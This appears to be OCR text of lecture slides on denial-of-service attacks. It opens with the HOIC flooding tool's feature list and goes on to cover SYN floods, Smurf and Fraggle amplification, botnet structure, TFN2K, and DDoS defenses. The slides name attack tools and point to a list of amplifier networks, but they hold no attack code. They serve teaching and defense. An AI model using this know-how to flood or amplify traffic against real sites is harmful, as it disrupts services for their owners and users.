
Hoic was developed for internal network security and stability testing. It is completley open source. The developers of HOIC do not support or condon the misuse of this tool in any way and accept no responsibility for the misuse of HOIC.

What is HOIC?

The high orbit ion cannon has the following features:
- High-speed multi-threaded HTTP Flood
- Simultaenously flood up to 256 websites at once
- Built in scripting system to allow the deployment of 'boosters', scripts designed to thwart DDoS counter measures and increase DoS output.
- Easy to use interface
- Can be ported over to Linux/Mac with a few bug fixes (I do not have either systems so I do
- Ability to select the number of threads in an ongoing attack
- Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH


and its written in a language where you can do a bunch of really nifty things
just read the RealBasic manual, ;]
also no Dependencies (single executable)


SYN flood defense



- Enough bandwidth, load balancing
  - Redundant communication equipment and paths/ISP
- Tune the TCP stack
  - UNIX IP Stack Tuning Guide
  - http://support.microsoft.com/kb/142641
- Traffic/packet shaping, ex. PacketLogic
  - Demo: http://proceranetworks.com
- SYN cookies hash
  - Eliminate the connection queue
  - Built into Linux kernel


packetlogic





Smurf attacks I

- Also known as directed broadcast attacks
- If we have a network 192.168.50.0 with the netmask 255.255.255.0 the broadcast address is 192.168.50.255
- If we send an ICMP echo request
  - A ping packet to the broadcast address
  - Router convert the IP message to a MAC message with destination FF:FF:FF:FF:FF:FF which will reach all hosts on the LAN
  - If router permits directed broadcast all hosts will answer
  - These networks are called smurf amplifier
- Consider if the packets got a spoofed source address
- Amplify possibilities!



Smurf attacks II


- Smurf
  - The first directed broadcast attacks tool
- Fraggle or UDP flood
  - Focuses on UDP instead
  - Sending the IP broadcast to an UDP destination port that will answer with an echo
  - Or an UDP port that is closed which will give the answer ICMP destination unreachable
- Papasmurf
  - A combination of Smurf and Fraggle
- Powertech website have lists of smurf amplifier networks
  - http://www.powertech.no/smurf/
  - Nmap can do ping sweeps
- Defense
  - Same as for SYN floods
  - Craig Huegen's Denial-of-Service papers and presentations
    - http://www.pentics.net/
  - Filter ICMP messages and directed broadcast

DDoS attacks


- Bot == Autonomous Robot
- Uses a variety of slave computers (zombies) with broadband connections that are infected by a denial-of-service bot
- Is controlled by the attacker through a bot-master that is hidden behind proxies or bouncers as netcat or similar
- The slave computers form a DoS-net or a bot-net that can be controlled via IRC, BitTorrent or other communication channels
- Can consist of 10 thousands of computers or more!
- It is virtually impossible to trace the attacker
- From the Estonia cyberattack in 2007
  - "We've seen 128 unique DDoS attacks on Estonian websites in the past two weeks through ATLAS. Of these, 115 were ICMP floods, 4 were TCP SYN floods, and 9 were generic traffic floods"
- English and Swedish DDoS attacks
  - http://en.wikipedia.org/wiki/Denial_of_Service
  - http://sv.wikipedia.org/wiki/Denial_of_Service

A chart outlining how the zombie infected hosts may be used for sending spam or to do DDoS attacks

1. The virus creator sends out a virus infecting ordinary users' computers
2. Infected computers log on to IRC (Internet Relay Chat) or other communication medium, and together they form a separate bot-net/DoS-net
3. The spammer or DDoS attacker buys access to the bot-net/DoS-net from the virsus creator or "dealer"
4. The spammer or DDoS attacker sends instructions to the infected computers to send spam or "flood" a network
5. The infected computers send spam messages to Internet users' mail servers or a lot of useless commands to a Web server, such as downloading the site's biggest file



Tribe Flood Network 2000



- TFN2K functions
  - UDP, SYN, ICMP floods
  - Smurf attacks
  - Malformed packets and mixed attacks of above
  - Client to zombie communication with ICPM echo replay
  - Spoofed sources all the way (clients, zombies)
  - Encrypted files
  - Bots managed via IRC, with support for commands as
    - Different attacks (simultaneously)
    - Update, delete itself etc. (simultaneously)
- **ZeroAccess is one of the biggest botnets (2013-10) 1.9 million**
  - http://en.wikipedia.org/wiki/ZeroAccess_botnet
  - Ex. Pushdo/Cutwail can send 50 million spam posts per minute

DDoS future and defense

- Other DDoS attacks
  - Reflected DDoS attacks
    - Victim is SYN ACK flooded
  - Pulsing zombies (burst traffic from multiple sources)
  - HTTP floods
- Distributed attacks are going to increase
  - Computing power rise with distributed
  - Attackers location harder to localize
- Good malware defense
- Patched systems
- Egress anti-spoof filter on router/firewall
- There is no really effective defense against DDoS
  - Best is to have detection
  - Good contact with ISP
  - Try to cut of attack closer to the source